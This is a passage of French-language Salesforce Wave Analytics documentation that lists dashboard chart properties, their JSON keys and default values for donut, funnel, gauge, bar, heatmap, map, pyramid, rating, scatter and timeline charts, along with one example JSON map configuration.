| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Afficher le titre de la mesure | Case à cocher | Afficher le titre de la mesure au-dessus de l'anneau. | showMeasureTitle | boolean | TRUE |
| Afficher le total au centre | Case à cocher | Le titre donné à l'axe. Disponible pour X, Y (gauche) et Y (droite). | showTotal | boolean | TRUE |
| Taille centrale | Liste déroulante | Le pourcentage du diamètre de l'anneau occupé par le rond central. Si le total est affiché, à la taille du rond central doit être suffisamment grande pour l'accueillir. | inner | 0, 10, 20, 30, 40, 50, 60, 70, 80, 90, 100 | 70 |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Graphiques en entonnoir

Utilisez un graphique en entonnoir pour montrer des données séquentielles qui peuvent être réparties en étapes, par exemple un cycle commercial. Le graphique en entonnoir est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

### Propriétés des graphiques en entonnoir

Le graphique en entonnoir est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Nombre de segments de ressource | Saisie de texte | Le nombre de valeurs à afficher dans le cône de l'entonnoir. | stemSegments | number | 3 |
| Afficher la valeur en tant que | Liste déroulante | Le type de chiffre à afficher dans chaque segment.<br>• Aucun : ne pas afficher de valeur.<br>• Chiffre compact : chiffre abrégé (911 k)<br>• Pourcentage : pourcentage du total | valueType | none, compactNumber, percent | compactNumber |
| Afficher le titre de la mesure | Case à cocher | Afficher le titre de la mesure au-dessus du graphique. | showMeasureTitle | boolean | TRUE |
| Afficher le total dans le titre | Case à cocher | Si le titre de la mesure est activé, afficher le total à côté du titre de la mesure. | showTotal | boolean | TRUE |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Graphiques en jauge

Utilisez des graphiques en jauge pour suivre la progression d'une mesure unique, par exemple le chiffre d'affaires réalisé par rapport à l'objectif. Le graphique en jauge est disponible dans le concepteur de tableau de bord Wave.

### Propriétés des graphiques en jauge

Les graphiques en jauge et polaire sont configurés avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Taille centrale | Case à cocher | Pour le graphique en jauge uniquement, le pourcentage du diamètre occupé par le rond central. | inner | 50, 60, 70, 80, 90, 100 | 80 |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Minimum | Saisie de chiffre | La valeur minimale de la bande de couleur basse. | min | number | 0 |
| Moyenne | Saisie de chiffre | La valeur qui sépare les couleurs basse et élevée. | medium | number | 33 |
| Élevée | Saisie de chiffre | La valeur qui sépare les couleurs moyenne et élevée. | high | number | 66 |
| Maximum | Saisie de chiffre | La valeur maximale de la bande de couleur élevée. | max | number | 100 |
| Bande basse | Sélecteur de couleur | Les couleurs gauche et droite qui forment le dégradé de couleurs basse-moyenne. | colors.lowColor1<br>colors.lowColor2 | color string | #F71979<br>#CC203D |
| Bande moyenne | Sélecteur de couleur | Les couleurs gauche et droite qui forment le dégradé de couleurs moyenne-élevée. | colors.mediumColor1<br>colors.mediumColor2 | color string | #FED444<br>#F29946 |
| Bande haute | Sélecteur de couleur | Les couleurs gauche et droite qui forment le dégradé de couleurs élevée-maximum. | colors.highColor1<br>colors.highColor2 | color string | #7BDE4E<br>#169913 |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Graphiques à barres horizontales

Utilisez un graphique à barres horizontales pour montrer une comparaison rapide de valeurs associées. Le graphique à barres horizontales est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Propriétés des graphiques à barres horizontales

Le graphique à barres horizontales est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Afficher les valeurs dans les barres des graphiques | Case à cocher | Affichez les valeurs des chiffres représentés dans les barres. | showValues | boolean | TRUE |
| Normaliser les valeurs | Case à cocher | Dans les graphiques à barres horizontales empilées, affichez les groupes empilés en tant que pourcentage du total. | normalize | boolean | FALSE |
| Ajustement automatique | Liste déroulante | Choisissez l'échelle à appliquer au graphique pour l'ajuster au widget de conteneur.<br>• Aucun : aucune optimisation de l'ajustement n'est effectuée.<br>• Ajuster : le graphique est ajusté au widget qui le contient.<br>• Conserver les étiquettes : le graphique est ajusté pour préserver l'affichage des étiquettes. | autoFitMode | none, fit, keepLabels | fit |
| Mode axe | Liste déroulante | Spécifiez l'affichage des mesures multiples dans un graphique.<br>• Axe unique : afficher les mesures sur un seul axe<br>• Axe double : afficher la première mesure sur l'axe gauche, la deuxième mesure sur l'axe droit<br>• Multiples petits : dessiner un graphique pour chaque mesure | axisMode | sync, dual, multi | multi |
| Afficher l'axe | Case à cocher | Affichez l'axe dans le graphique. Disponible pour Y, X (haut) et X (bas). | dimensionAxis.showAxis<br>meansureAxis1.showAxis<br>meansureAxis2.showAxis | boolean | TRUE |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher le titre | Case à cocher | Affichez le titre de l'axe. Disponible pour Y, X (haut) et X (bas). | dimensionAxis.showTitle<br>meansureAxis1.showTitle<br>measureAxis2.showTitle | boolean | TRUE |
| Titre | Saisie de texte | Le titre donné à l'axe. Disponible pour Y, X (haut) et X (bas) si showTitle est TRUE. | dimensionAxis.title<br>meansureAxis1.title<br>meansureAxis2.title | string | |
| Ligne de référence | Saisie de texte, saisie de la couleur | Une ligne verticale à une valeur donnée de l'axe X. Disponible pour X (haut) et X (bas).<br>• Valeur : valeur de l'axe X (chiffre)<br>• Étiquette : texte affiché sur la ligne<br>• Couleur : couleur de la ligne (chaîne de couleur) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | number<br>string<br>color string | 0<br>rgb(0, 161, 224) |
| Afficher la légende | Case à cocher | Affichez la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Affichez l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Affichez la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Affichez sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Cartes thermiques

Utilisez une carte thermique pour souligner l'affichage des valeurs basses et élevées des données d'une mesure unique avec plusieurs dimensions. La carte thermique est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Propriétés des cartes graphiques

La carte graphique est configurée avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Couleurs (inférieures) | Sélecteur de couleur | Valeur de couleur inférieure pour le dégradé. | lowColor | color string | #E2F4FC |
| Couleurs (supérieures) | Sélecteur de couleur | Valeur de couleur supérieure pour le dégradé. | highColor | color string | #009DDF |
| Ajustement automatique | Liste déroulante | Choisissez l'échelle à appliquer au graphique pour l'ajuster au widget de conteneur.<br>• Aucun : aucune optimisation de l'ajustement n'est effectuée.<br>• Ajuster : le graphique est ajusté au widget qui le contient.<br>• Conserver les étiquettes : le graphique est ajusté pour préserver l'affichage des étiquettes. | autoFitMode | none, fit, keepLabels | keepLabels |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher l'axe | Case à cocher | Afficher l'axe dans le graphique. Disponible pour les axes X et Y. | x.showAxis<br>y.showAxis | boolean | TRUE |
| Afficher le titre | Case à cocher | Afficher le titre de l'axe. Disponible pour les axes X et Y. | x.showTitle<br>y.showTitle | boolean | TRUE |
| Titre | Saisie de texte | Le titre donné à l'axe. Disponible pour les axes X et Y. | x.title<br>y.title | string | |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

# Cartes

Utilisez un graphique en carte si vous avez un composant géographique qui peut colorer des zones par rapport à des valeurs cartographiées, afin de mettre en évidence les zones avec des valeurs élevées. Le graphique en carte est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

## Propriétés des cartes

La carte est configurée avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Type de carte | Liste déroulante | La carte sur laquelle les données sont affichées. | map | Voir ci-dessous | Pays du monde |
| Couleurs (inférieures) | Sélecteur de couleur | Valeur de couleur inférieure pour le dégradé. | lowColor | color string | #C5DBF7 |
| Couleurs (supérieures) | Sélecteur de couleur | Valeur de couleur supérieure pour le dégradé. | highColor | color string | #1674D9 |
| Couleurs (inférieures) | Sélecteur de couleur | Valeur de couleur inférieure pour le dégradé. | lowColor | color string | multi |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, | right-top |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| | | | | left-top, top-center | |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

Exemple de carte JSON avec une carte des États-Unis.

```
{
  "visualizationType": "choropleth",
  "step": "step_newmap",
  "map": "US States",
  "legend": {
    "show": false,
    "inside": false,
    "showHeader": true,
    "position": "right-top"
  },
  "title": {
    "label": "",
    "subtitleLabel": "",
    "align": "center"
  },
  "theme": "wave",
  "lowColor": "#C5DBF7",
  "highColor": "#1674D9",
  "trellis": {
    "enable": false,
    "type": "x",
    "chartsPerLine": 4
  }
}
```

Les autres valeurs disponibles pour la propriété `map` sont les suivantes :

« Pays du monde », « Amérique », « Amérique du Nord », « Amérique du Sud », « Amérique Centrale », « Caraïbes », « Europe », « Europe de l'Est », « Europe du Nord », « Europe du Sud », « Europe de l'Ouest », « Europe Centrale », « Scandinavie », « Asie », « Asie du Sud », « Asie du Sud-Est », « Asie de l'Est », « Australasie », « Afrique », « Afrique de l'Est », « Afrique Centrale », « Afrique du Nord », « Afrique du Sud », « Afrique de l'Ouest », « EMEA », « APAC ».

## Graphiques en pyramide

Utilisez un graphique en pyramide pour montrer les tailles relatives de valeurs de dimension empilées. Le graphique en pyramide est disponible dans le concepteur de tableau de bord Wave.

### Propriétés des graphiques en pyramide

Le graphique en pyramide est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Afficher les valeurs dans les barres des graphiques | Case à cocher | Affichez les valeurs des chiffres représentés dans les barres. | showValues | boolean | TRUE |
| Afficher les axes des mesures | Case à cocher | Affiche l'axe de chaque mesure. | showMeasure | boolean | TRUE |
| Afficher le titre de la mesure | Case à cocher | Affiche le titre de chaque mesure. | showMeasureTitle | boolean | TRUE |
| Normaliser les valeurs | Case à cocher | Dans les graphiques en pyramide empilés, affichez les groupes empilés en tant que pourcentage du total. | normalize | boolean | FALSE |
| Ajustement automatique | Liste déroulante | Choisissez l'échelle à appliquer au graphique pour l'ajuster au widget de conteneur.<br>• Aucun : aucune optimisation de l'ajustement n'est effectuée. | autoFitMode | none, fit, keepLabels | fit |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| | | • Ajuster : le graphique est ajusté au widget qui le contient.<br>• Conserver les étiquettes : le graphique est ajusté pour préserver l'affichage des étiquettes. | | | |
| Couleurs (gauche) | Sélecteur de couleur | Spécifier la couleur du côté gauche de la pyramide. Pas disponible dans les graphiques en pyramide empilés. | leftColor | color string | #52b7d8 |
| Couleurs (droite) | Sélecteur de couleur | Spécifier la couleur du côté droit de la pyramide. Pas disponible dans les graphiques en pyramide empilés. | rightColor | color string | #e16032 |
| Afficher l'axe | Case à cocher | Afficher les valeurs de l'axe central du graphique. | dimensionAxis.showAxis | boolean | TRUE |
| Titre | Saisie de texte | Le titre donné à l'axe. Le titre par défaut est généré si aucun titre n'est saisi. Disponible pour les axes gauche et droit. | meansureAxis1.title<br>meansureAxis2.title | string | |
| Ligne de référence | Saisie de texte, saisie de la couleur | Une ligne verticale à une valeur d'axe donnée. Disponible pour les axes gauche et droit.<br>• Valeur : valeur de l'axe (chiffre)<br>• Étiquette : texte affiché sur la ligne<br>• Couleur : couleur de la ligne (chaîne de couleur) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | number<br>string<br>color string | 0<br>rgb(0, 161, 224) |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Graphiques d'évaluation

Utilisez un graphique d'évaluation pour montrer le niveau d'une qualité mesurée, par exemple la satisfaction client. Le graphique d'évaluation est disponible dans le concepteur de tableau de bord Wave.

### Propriétés des graphiques d'évaluation

Le graphique d'évaluation est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Icône | Liste déroulante | L'icône à utiliser dans le graphique. | icon | circle, start, heart, square, check, cloud | circle |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Nombre d'icônes | Saisie de chiffre | Le nombre de total d'icônes à utiliser par mesure. | numberOfIcons | 2 – 100 | 10 |
| Afficher la valeur en tant que | Liste déroulante | Le type de chiffre à afficher dans chaque segment.<br>• Aucun : ne pas afficher de valeur.<br>• Chiffre : Chiffre abrégé (911,235)<br>• Chiffre compact : chiffre abrégé (911 k)<br>• Pourcentage : pourcentage du total | valueType | none, number, compactNumber, percent | compactNumber |
| Afficher la valeur maximum | Case à cocher | Afficher la valeur maximum avec la valeur mesurée. | showMax | boolean | FALSE |
| Afficher les valeurs à gauche | Case à cocher | Afficher les valeurs à gauche des icônes. | valuesOnLeft | boolean | FALSE |
| Minimum | Saisie de chiffre | La valeur minimale de la bande de couleur basse. | min | number | 0 |
| Élevée | Saisie de chiffre | La valeur qui sépare les couleurs basse et moyenne. | high | number | 50 |
| Maximum | Saisie de chiffre | La valeur maximale de la bande de couleur élevée. | max | number | 100 |
| Bande basse | Sélecteur de couleur | La couleur des icônes lorsque la valeur est entre minimum et élevée. | colors.lowColor1 | color string | #ff0077 |
| Bande haute | Sélecteur de couleur | La couleur des icônes lorsque la valeur est entre élevée et maximum. | colors.highColor1 | color string | #44ee00 |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

# Graphiques en nuage de points

Utilisez un graphique en nuage de points pour montrer la corrélation entre deux groupes de données. Le graphique en nuage de points est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

## Propriété des graphiques en nuage de points

Le graphique en nuage de points est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Commencer l'axe à 0 | Case à cocher | Forcer le début de l'axe à 0. | x.showZero<br>y.showZero | boolean | TRUE |
| Afficher l'axe | Case à cocher | Afficher l'axe dans le graphique. | x.showAxis<br>y.showAxis | boolean | TRUE |
| Afficher le titre | Case à cocher | Afficher le titre de l'axe. | x.showTitle<br>y.showTitle | boolean | TRUE |
| Titre | Saisie de texte | Le titre donné à l'axe. Afficher uniquement si showTitle est TRUE. | x.title<br>y.title | string | |
| Ligne de référence | Saisie de chiffre, saisie de texte, saisie de couleur | Une ligne verticale (axe X) ou horizontale (axe Y) à une valeur d'axe donnée.<br>• Valeur : valeur de l'axe (chiffre)<br>• Étiquette : texte affiché sur la ligne<br>• Couleur : couleur de la ligne (chaîne de couleur) | x.referenceLine<br>.value .label .color<br>y.referenceLine<br>.value .label .color | number<br>string<br>color string | 0<br>rgb(0, 161, 224) |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Graphiques chronologiques

Utilisez un graphique chronologique pour montrer l'évolution de valeurs au fil du temps. Le graphique chronologique est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Propriétés des graphiques chronologiques

Le graphique chronologique est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Gestion des valeurs manquantes | Liste déroulante | Méthode de gestion des valeurs manquantes.<br>• Connecter : dessiner une ligne entre les valeurs existantes<br>• Déconnecter : laisser un écart entre les valeurs manquantes | missingValue | connect, disconnect | connect |
| Remplir la zone | Case à cocher | Remplir la zone sous la chronologique. | fillArea | boolean | TRUE |
| Afficher les points | Case à cocher | Afficher les points de données. | showPoints | boolean | TRUE |
| Afficher l'axe | Case à cocher | Afficher l'axe dans le graphique. Disponible pour X (temps) et Y (mesure). | timeAxis.showAxis<br>meansureAxis1.showAxis | boolean | TRUE |
| Afficher le titre | Case à cocher | Afficher le titre de l'axe. Disponible pour X (temps) et Y (mesure). | timeAxis.showTitle<br>meansureAxis1.showTitle | boolean | TRUE |
| Titre | Saisie de texte | Le titre donné à l'axe. Disponible pour X (temps) et Y (mesure). | timeAxis.title<br>meansureAxis1.title | string | |
| Ligne de référence | Saisie de chiffre, saisie de texte, saisie de couleur | Une ligne horizontale à une valeur donnée de l'axe Y.<br>• Valeur : valeur de l'axe Y (chiffre)<br>• Étiquette : texte affiché sur la ligne<br>• Couleur : couleur de la ligne (chaîne de couleur) | measureAxis1.referenceLine<br>.value .label .color | number<br>string<br>color string | 0<br>rgb(0, 161, 224) |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
